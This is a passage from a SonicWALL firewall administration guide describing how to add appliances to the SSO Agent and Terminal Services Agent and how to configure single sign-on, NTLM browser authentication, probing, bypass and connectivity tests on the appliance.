


**Step 2** Expand the SonicWALL Directory Connector and SonicWALL SSO Agent trees in the left column by clicking the + icon. Right click **SonicWALL Appliances** and select **Add**.







- Step 3** Enter the appliance IP address for your SonicWALL security appliance in the **Appliance IP** field. Enter the port for the same appliance in the **Appliance Port** field. The default port is 2258. Give your appliance a friendly name in the **Friendly Name** field. Enter a shared key in the **Shared Key** field or click **Generate Key** to generate a shared key. When you are finished, click **OK**.




Your appliance will display in the left-hand navigation panel under the **SonicWALL Appliances** tree.






### Editing Appliances in SonicWALL SSO Agent

You can edit all settings on SonicWALL security appliances previously added in SonicWALL SSO Agent, including IP address, port number, friendly name, and shared key. To edit a SonicWALL security appliance in SonicWALL SSO Agent, select the appliance from the left-hand navigation panel and click the edit icon  above the left-hand navigation panel. You can also click the **Edit** tab at the bottom of the right-hand window.

## Deleting Appliances in SonicWALL SSO Agent

To delete a SonicWALL security appliance you previously added in SonicWALL SSO Agent, select the appliance from the left-hand navigation panel and click the delete icon  above the left-hand navigation panel.

## Modifying Services in SonicWALL SSO Agent

You can start, stop, and pause SonicWALL SSO Agent services to SonicWALL security appliances. To pause services for an appliance, select the appliance from the left-hand navigation panel and click the pause button . To stop services for an appliance, select the appliance from the left-hand navigation panel and click the stop button . To resume services, click the start button .



**Note** You may be prompted to restart services after making configuration changes to a SonicWALL security appliance in the SonicWALL SSO Agent. To restart services, press the stop button then press the start button.

## Configuring the SonicWALL Terminal Services Agent

After installing the SonicWALL TSA and restarting your Windows Server system, you can double-click the SonicWALL TSA desktop icon created by the installer to launch it for configuration, to generate a trouble shooting report (TSR), or to see the status and version information.




### Topics:

- [“Adding a SonicWALL Network Security Appliance to SonicWALL TSA Settings” on page 1155](#)
- [“Creating a SonicWALL TSA Trouble Shooting Report” on page 1156](#)
- [“Viewing SonicWALL TSA Status and Version” on page 1157](#)

## Adding a SonicWALL Network Security Appliance to SonicWALL TSA Settings

Perform the following steps to add a SonicWALL appliance to the SonicWALL TSA:

- Step 1** Double-click the SonicWALL TSA desktop icon.
- Step 2** The **SonicWALL Terminal Services Agent** window displays. On the **Settings** tab, type the IP address of the SonicWALL appliance into the **Appliance IP** field.



- Step 3** Type the communication port into the **Appliance Port** field. The default port is 2259, but a custom port can be used instead. This port must be open on the Windows Server system.
- Step 4** Type the encryption key into the **Shared Secret** field. Select the **Show Secret** checkbox to view the characters and verify correctness. The same shared secret must be configured on the SonicWALL appliance.
- Step 5** In the **Timeout** drop-down list, select the number of seconds that the agent will wait for a reply from the appliance before retrying the notification. The range is 5 to 10 seconds, and the default is 5 seconds.
- Step 6** In the **Retries** drop-down list, select the number of times the agent will retry sending a notification to the appliance when it does not receive a reply. The range is 3 to 10 retries, and the default is 5.
- Step 7** To enable full details in log messages, select the **Enable Verbose Log** checkbox. Do this only to provide extra, detailed information in a trouble shooting report. Avoid leaving this enabled at other times because it may impact performance.
- Step 8** Click **Apply**. A dialog box indicates that the SonicWALL TSA service has restarted with the new settings.




- Step 9** Click **OK**.

## Creating a SonicWALL TSA Trouble Shooting Report

You can create a trouble shooting report (TSR) containing all current log messages and information about the agent, driver, and system settings to examine or to send to SonicWALL Technical Support for assistance.

Perform the following steps to create a TSR for the SonicWALL TSA:

- 
- Step 1** Double-click the SonicWALL TSA desktop icon.
- Step 2** The **SonicWALL Terminal Services Agent** window displays. Click the **Reports** tab.




- Step 3** To generate the TSR and automatically email it to SonicWALL Technical Support, click **Send**.
- Step 4** To generate the TSR and examine it in your default text editor, click **View**.
- Step 5** To generate the TSR and save it as a text file, click **Save As**.
- Step 6** When finished, click **Close**.

## Viewing SonicWALL TSA Status and Version

To display the current status of the SonicWALL TSA service on your Windows Server system, or to view the version number of the SonicWALL TSA, perform the following steps:

- Step 1** Double-click the SonicWALL TSA desktop icon.
- Step 2** The **SonicWALL Terminal Services Agent** window displays. Click the **About** tab.



- Step 3** Click **Close**.

## Configuring Your SonicWALL Security Appliance for SonicWALL SSO Agent

To use single sign-on, your SonicWALL security appliance must be configured to use either **SonicWALL SSO Agent** or **Browser NTLM authentication only** as the SSO method. **SonicWALL SSO Agent** is also the correct method to select when configuring the appliance to use the SonicWALL Terminal Services Agent.

The following procedure describes how to configure your SonicWALL security appliance to use **SonicWALL SSO Agent**. Perform the following steps:

- Step 1** Log in to your SonicWALL security appliance and navigate to **Users > Settings**.
- Step 2** In the **Single-sign-on method** drop-down menu, select **SSO Agent**. Use this choice to add and configure a TSA as well as an SSO Agent for the SSO method.

- Step 3** Click **Configure**. The **SSO Authentication Configuration** page displays, showing any Authentication Agents already configured. The green LED next to the Agent's IP address indicates that the agent is currently up and running. A red LED would indicate that the agent is down. A grey LED shows that the agent is disabled. The LEDs are dynamically updated using AJAX.

#	Status	Host Name/IP Address	Port	Timeout	Retries	Max Rqsts	Enable	
1	●	192.168.168.1	2258	10	6	32	<input checked="" type="checkbox"/>	
2	●	192.168.168.95	2258	10	6	32	<input type="checkbox"/>	
3	●	192.168.168.31	2258	10	6	32	<input type="checkbox"/>	
4	●	0.0.0.0	2258	10	6	32	<input type="checkbox"/>	

- Step 4** On the **Settings** tab, click the **Add** button to add an agent. The page is updated to display a new row in the table at the top, and two new tabs and their input fields in the lower half of the page.

#	Status	Host Name/IP Address	Port	Timeout	Retries	Max Rqsts	Enable	
1	●	192.168.168.1	2258	10	6	32	<input checked="" type="checkbox"/>	
2	●	192.168.168.95	2258	10	6	32	<input type="checkbox"/>	
3	●	192.168.168.31	2258	10	6	32	<input type="checkbox"/>	
4	●	0.0.0.0	2258	10	6	32	<input type="checkbox"/>	
5	●	0.0.0.0	2258	10	6	32	<input checked="" type="checkbox"/>	

Settings	Advanced
Host Name or IP Address:	<input type="text" value="0.0.0.0"/>
Port:	<input type="text" value="2258"/>
Shared Key:	<input type="text"/>
Confirm Shared Key:	<input type="text"/>
Timeout (seconds):	<input type="text" value="10"/>
Retries:	<input type="text" value="6"/>

- Step 5** In the **Host Name or IP Address** field, enter the name or IP address of the workstation on which SonicWALL SSO Agent is installed.
- As you type in values for the fields, the row at the top is updated in red to highlight the new information.
- Step 6** In the **Port** field, enter the port number of the workstation on which SonicWALL SSO Agent is installed. The default port is **2258**.



Note Agents at different IP addresses can have the same port number.

- Step 7** In the **Shared Key** field, enter the shared key that you created or generated in the SonicWALL SSO Agent. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.
- Step 8** In the **Timeout (seconds)** field, enter a number of seconds before the authentication attempt times out. This field is automatically populated with the default of 10 seconds.
- Step 9** In the **Retries** field, enter the number of authentication attempts.
- Step 10** Click the **Advanced** tab in the lower half of the page.
- Step 11** In the **Maximum requests to send at a time** field, enter the maximum number of requests to send from the appliance to the agent at one time. The default is **32**.

The agent processes multiple requests concurrently, spawning a separate thread in the agent PC to handle each. Sending too many requests at a time can overload the PC. On the other hand, if the number of requests to be sent from the appliance exceeds the maximum, then some requests will wait on an internal “ring buffer” queue. Too many requests waiting could lead to slow response times in Single Sign On authentication. For more information, see [“Tuning Single Sign-On Advanced Settings” on page 1180](#).


- Step 12** Click the **Users** tab. The **User Settings** page displays.

- Step 13** Check the checkbox next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.
- Step 14** Check the checkbox next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.

- Step 15** Check the checkbox next to **Allow limited access for non-domain users** to allow limited access to users who are logged in to a computer but not into a domain. These users will not be given membership in the Trusted Users user group, even when set locally, and so will not get any access set for Trusted Users. They are identified in logs as *computer-name/user-name*. When using the local user database to authenticate users, and the **Simple user names in local database** option is disabled, user names must be configured in the local database using the full *computer-name/user-name* identification.
- Step 16** If your network includes non-Windows devices or Windows computers with personal firewalls running, check the checkbox next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the SonicWALL network security appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.
- Step 17** In the **Probe timeout** field, enter the number of seconds that the firewall should wait for a response from the agent on the NetAPI/WMI port. The probe is considered failed after this period. The default is 5 seconds.
- Step 18** To enable probing on the NetAPI/WMI port without aborting the SSO attempt if the probes fail, select the **Probe test mode** checkbox. Probe test mode is used to ensure that the probes do not cause failures where SSO could have worked if they were not used. If probe failures are reported when SSO is working, then either the probe timeout is too short or something in the network may be blocking them. For example, if you have an Access Control List set on a router in your network to allow NetAPI from the agent's IP address only, that ACL will block the probes to the NetAPI port from the appliance.
- Probe test mode is useful for initial SSO deployment and troubleshooting. When Probe test mode is enabled, you can analyze the behavior by:
- Checking the agent statistics for probe failures
  - Monitoring the console port for warnings that probes failed when SSO worked; these messages indicate the host address
- If the statistics show 100% probe failures, then something is wrong in the network. If they show intermittent failures, you can try varying the **Probe timeout** setting to see if it helps.
- Step 19** To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The **LDAP Configuration** page displays. For configuration information for this page, refer to [“Advanced LDAP Configuration” on page 1171](#).
- Step 20** To use locally configured user group settings, select the **Local configuration** radio button.
- Step 21** In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is 1.
- Step 22** In the **Hold time after (minutes)** field, enter a time, in minutes, that the security appliance will wait before trying again to identify traffic after an initial failure to do so. This feature rate-limits requests to the agent. The default is 1.



**Step 23** To populate the **User names used by Windows services** list, click the **Add** button. In the **Service User name** window, type the service login name (the simple name only, without the domain or PC name) into the **Enter the name of a user account used by a Windows service** field and then click **OK**.



The purpose of this list is to distinguish the login names used by Windows services from real user logins. When the SSO agent queries Windows to find the user logged into a computer, Windows actually returns a list of user accounts that are/have been logged in to the computer and does not distinguish user logins from service logins, hence giving the SSO agent no way to determine that a login name belongs to a service. This may result in the SSO agent incorrectly reporting a service name instead of the actual user name.

You can enter up to 64 login names here that may be used by services on end-user computers. The SSO agent will ignore any logins using these names.

If, when using Single Sign On, you see unexpected user names shown on the Users > Status page, or logs of user login or user login failure with unexpected user names, those may be due to Windows service logins and those user names should be configured here so that the SSO agent will know to ignore them.

In cases where there are multiple SonicWALL appliances communicating with an SSO agent, the list of service account names should be configured on only one of them. The effect of configuring multiple lists on different appliances is undefined.

To edit a service account name, select the name, click **Edit**, make the desired changes in the Service User name dialog box, and then click **OK**.

To remove service account names, select one or more names and then click **Remove**.

- Step 24** Click on the **Enforcement** tab if you want to either trigger SSO on traffic from a particular zone, or bypass SSO for traffic from non-user devices such as internal proxy web servers or IP phones.

- Step 25** Under **Per-Zone SSO Enforcement**, select the checkboxes for any zones on which you want to trigger SSO to identify users when traffic is sent. If SSO is already required on a zone by Application Control or other policies, those checkboxes are pre-selected and cannot be cleared. If Guest Services is enabled on a zone, SSO cannot be enforced and you cannot select the checkbox.

These per-zone SSO enforcement settings are useful for identifying and tracking users in event logging and App Flow Monitor visualizations, even when SSO is not otherwise triggered by content filtering, IPS, or Application Control policies, or by firewall access rules requiring user authentication.

On zones where security services policies or firewall access rules are set to require user authentication, SSO will always be initiated for the affected traffic and it is not necessary to also enable SSO enforcement here.

- Step 26** To bypass SSO for traffic from certain devices or locations and apply the default content filtering policy to the traffic, select the appropriate address object or address group from the **Bypass the Single Sign-On process for traffic from** pull-down menu under **SSO Bypass**. To bypass SSO for certain services or types of traffic, select the service from the **And/or for these services** pull-down menu.

The first setting is used where traffic that would be subject to security services screening can emanate from a device other than a user's workstation (such as an internal proxy Web server or IP phone). It prevents the SonicWALL from attempting to identify such a device as a network user in order to select the content filtering policy to apply. The default content filtering policy will be used for all traffic from the selected IP addresses.


The second setting is appropriate for user traffic that does not need to be authenticated, and triggering SSO might cause an unacceptable delay for the service.

SSO bypass settings do not apply when SSO is triggered by firewall access rules requiring user authentication. To configure this type of SSO bypass, add access rules that do not require user authentication for the affected traffic. See [“Adding Access Rules” on page 662](#) for more information on configuring access rules.




**Note** By default, Linux and Mac users who are not authenticated by SSO via Samba are assigned the default content filtering policy. To redirect all such users who are not authenticated by SSO to manually enter their credentials, create an access rule from the **WAN** zone to the **LAN** zone for the **HTTP** service with **Users Allowed** set to **All**. Then configure the appropriate CFS policy for the users or user groups. See [“Adding Access Rules” on page 662](#) for more information on configuring access rules.

**Step 27** Click the **Terminal Services** tab. The **Terminal Services Agent Settings** page displays.



**Step 28** Within this page, on the **Terminal Services Agents** tab, click the **Add** button. The page is updated to display a new row in the table at the top, and new input fields in the lower half of the page.



For existing agents, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down. A yellow LED icon means that the TSA is idle and the appliance has not heard anything from it for 5 minutes or more.

Because TSA sends notifications to the appliance rather than the appliance sending requests to the agent, a lack of notifications could mean that there is a problem, but more likely means simply that no user on the terminal server is currently doing anything.


**Step 29** In the **Host Name or IP Address(es)** field, enter the name or IP address of the terminal server on which SonicWALL TSA is installed. If the terminal server is multi-homed (has multiple IP addresses) and you are identifying the host by IP address rather than DNS name, enter all the IP addresses as a comma-separated list.

As you type in values for the fields, the row at the top is updated in red to highlight the new information.

**Step 30** In the **Port** field, enter the port number of the workstation on which SonicWALL TSA is installed. The default port is **2259**. Note that agents at different IP addresses can have the same port number.

**Step 31** In the **Shared Key** field, enter the shared key that you created or generated in the SonicWALL TSA. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.

**Step 32** Click the **General Settings** tab.



**Step 33** The **Allow traffic from services on the terminal server to bypass user authentication in access rules** checkbox is selected by default. This allows traffic such as Windows updates or anti-virus updates, which is not associated with any user login session, to pass without authentication. If you clear this checkbox, traffic from services can be blocked if firewall access rules require user authentication. In this case, you can add rules to allow access for "All" to the services traffic destinations, or configure the destinations as HTTP URLs that can bypass user authentication in access rules.

**Step 34** Click the **NTLM** tab. The NTLM Browser Authentication page displays. NTLM authentication is supported by Mozilla-based browsers and can be used as a supplement to identifying users via an SSO agent or, with some limitations, on its own without the agent. The SonicWALL appliance interacts directly with the browser to authenticate the user. Users logged in with domain credentials are authenticated transparently; in other cases the user may need to enter credentials to log in to the appliance, but should only need to do so once as the credentials are saved.

Consult the tooltips on this tab for additional details, and see [“How Does Browser NTLM Authentication Work?”](#) on page 1091 for more information.

**NTLM Browser Authentication**

NTLM authentication allows the SonicWALL to automatically authenticate the user of a browser directly with no SSO agent involvement.

Use NTLM to authenticate HTTP traffic:

Authentication domain:   Use the domain from the LDAP configuration

Redirect the browser to this appliance via:

The interface IP address

Its domain name from a reverse DNS lookup of the interface IP address

Its domain name:

Maximum retries to allow on authentication failure:

On the poll timer, for users authenticated user via NTLM:

	Windows users	Linux users	Macintosh users
Poll via the SSO agent	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Re-authenticate via NTLM	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Don't re-authenticate	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

Forward legacy LanMan in NTLM

**Step 35** Select one of the following choices from the **Use NTLM to authenticate HTTP traffic** pull-down menu:

- **Never** – Never use NTML authentication.
- **Before attempting SSO via the agent** – Try to authenticate users with NTLM before using the SonicWALL SSO agent.
- **Only if SSO via the agent fails** – Try to authenticate users via the SSO agent first; if that fails, try using NTLM.

**Step 36** For **Authentication domain**, do one of the following:

- Enter the full DNS name of the SonicWALL appliance's domain in the form "www.somedomain.com"
- Select the **Use the domain from the LDAP configuration** checkbox to use the same domain that is used in the LDAP configuration.

Fully transparent authentication can only occur if the browser sees the appliance domain as the local domain.

**Step 37** For **Redirect the browser to this appliance via**, select one of the following options to determine how a user's browser is initially redirected to the SonicWALL appliance's own Web server:

- **The interface IP address** – Select this to redirect the browser to the IP address of the appliance Web server interface.
- **Its domain name from a reverse DNS lookup of the interface IP address** – Enables the **Show Reverse DNS Cache** button at the bottom of the window; when clicked, a popup displays the appliance Web server's Interface, IP Address, DNS Name, and TTL in seconds. Click the button to verify the domain name (DNS name) being used for redirecting the user's browser.

- **Its domain name** – Type in the Web server domain name to which the user’s browser should be redirected.

**Step 38** Enter a number of retries in the **Maximum retries to allow on authentication failure**.

**Step 39** To detect when users log out, select the polling method to be used by the appliance for Windows, Linux, and Macintosh users in the **On the poll timer, for users authenticated user via NTLM** options. Select the radio button for one of the following methods for users on each type of computer:

- **Poll via the SSO agent** – If you are using an SSO Agent in your network, select this to use it to poll users; for users authenticated via NTLM, the user name that the agent learns must match the name used for the NTLM authentication, or the login session will be terminated. You may want to select a different polling method for Linux or Mac users, as those systems do not support the Windows networking requests used by the SSO agent.
- **Re-authenticate via NTLM** – This method is transparent to the user if the browser is configured to store the domain credentials, or the user instructed the browser to save the credentials.
- **Don’t re-authenticate** – If you select this option, logout will not be detected other than via the inactivity timeout.

**Step 40** If you are using older legacy servers that require legacy LAN Manager components to be included in NTLM messages, select the **Forward legacy LanMan in NTLM** checkbox. This may cause authentication to fail in newer Windows servers that don’t allow LanMan in NTLM by default because it is not secure.

**Step 41** Click the **Test** tab. The Test Authentication Agent Settings page displays. You can test the connectivity between the appliance and an SSO agent or TSA. You can also test whether the SSO agent is properly configured to identify a user logged into a workstation.



**Note** Performing tests on this page applies any changes that have been made.

**Step 42** If you have multiple agents configured, select the SSO agent or TSA to test from the **Select agent to test** drop-down menu. The drop-down menu includes SSO agents at the top, and TSA’s at the end under the heading **--Terminal Server Agents--**.

- Step 43** Select the **Check agent connectivity** radio button and then click the **Test** button. This will test communication with the authentication agent. If the SonicWALL security appliance can connect to the SSO agent, you will see the message **Agent is ready**. If testing a TSA, the **Test Status** field displays the message, and the version and server IP address are displayed in the **Information returned from the agent** field.

The screenshot shows the 'Test Authentication Agent Settings' page in the SonicWALL management console. At the top, there are navigation tabs: Settings, Users, Enforcement, Terminal Services, NTLM, and Test. The 'Test' tab is active. Below the tabs, there is a section titled 'Test Authentication Agent Settings'. It contains instructional text: 'To test that communication can be established with the authentication agent, select "Check agent connectivity" and click the Test button.' and 'To test that the agent is properly configured to identify the user logged into a workstation, select "Check user", enter the IP address of the workstation, and click the Test button.' A note states: 'Note that this will apply any changes that have been made.' There are two radio buttons: 'Check agent connectivity' (selected) and 'Check user'. A 'Workstation IP address' text box is present. A 'Test' button is located below the radio buttons. At the bottom, the 'Test Status' field displays 'Agent responded' and the 'Information returned from the agent' field displays 'Version: 3.0.28.1001' and 'Terminal server IP address: 192.168.168.94'.

- Step 44** For SSO agents only, select the **Check user** radio button, enter the IP address of a workstation in the **Workstation IP address** field, then click **Test**. This will test if the SSO agent is properly configured to identify the user logged into a workstation.



**Tip** If you receive the messages **Agent is not responding** or **Configuration error**, check your settings and perform these tests again.

- Step 45** When you are finished with all Authentication Agent configuration, click **OK**.

## Configuring Your SonicWALL Appliance for Browser NTLM Authentication

To use single sign-on, your SonicWALL security appliance must be configured to use either **SonicWALL SSO Agent** or **Browser NTLM authentication only** as the SSO method.

### Topics:

- ["Configuring Browser NTLM Authentication Only" on page 1168](#)
- ["Configuring RADIUS for Use With NTLM" on page 1169](#)

## Configuring Browser NTLM Authentication Only

The following procedure describes how to configure your SonicWALL security appliance to use **Browser NTLM authentication only**.

**Perform the following steps:**

- Step 1** Log in to your SonicWALL security appliance and navigate to **Users > Settings**.
- Step 2** In the **Single-sign-on method** drop-down menu, select **Browser NTLM authentication only**.

The screenshot shows the 'Users / Settings' page. At the top, there are 'Accept' and 'Cancel' buttons. Below that is the 'User Login Settings' section. It contains two dropdown menus: 'Authentication method for login' (set to 'LDAP') and 'Single-sign-on method' (set to 'Browser NTLM authentication only'). Each dropdown has a 'Configure...' button to its right. At the bottom of the section, there is a note: 'RADIUS may also be required for CHAP/NTLM:' followed by a 'Configure...' button.

- Step 3** Click **Configure**. The **SonicWALL SSO Agent Configuration** window displays.
- Step 4** Click the **Settings** tab. Configuration on the **Settings** tab is the same as the configuration for the **NTLM** tab when SonicWALL SSO Agent is selected as the Single-sign-on method. Refer to step 34 in the procedure in [“Configuring Your SonicWALL Security Appliance for SonicWALL SSO Agent”](#) on page 1157 for detailed configuration instructions for this page.
- Step 5** Click the **Users** tab. The **User Settings** page displays.

The screenshot shows the 'User Settings' page with several tabs: 'Settings', 'Users', 'Enforcement', 'Terminal Services', and 'Test'. The 'Users' tab is active. Under 'User Settings', there are two checkboxes: 'Allow only users listed locally' (checked) and 'Simple user names in local database' (unchecked). Below that is the 'Mechanism for setting user group memberships' section with two radio buttons: 'Use LDAP to retrieve user group information' (selected) and 'Local configuration'. A 'Configure...' button is next to the selected radio button. At the bottom, there is a 'Polling rate (minutes):' field set to '5' and a checkbox for 'Poll the same agent that authenticated the user' (unchecked).

- Step 6** Check the checkbox next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.
- Step 7** Check the checkbox next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.
- Step 8** To use LDAP to retrieve user information, select the **Use LDAP to retrieve user group information** radio button. Click **Configure** to configure the LDAP settings. The **LDAP Configuration** window displays. For configuration information for this window, refer to [“Advanced LDAP Configuration”](#) on page 1171.



- Step 9** To use locally configured user group settings, select the **Local configuration** radio button.
- Step 10** In the **Polling rate (minutes)** field, enter a polling interval, in minutes. The security appliance will poll the workstation running SSO Agent once every interval to verify that users are still logged on. The default is 1.
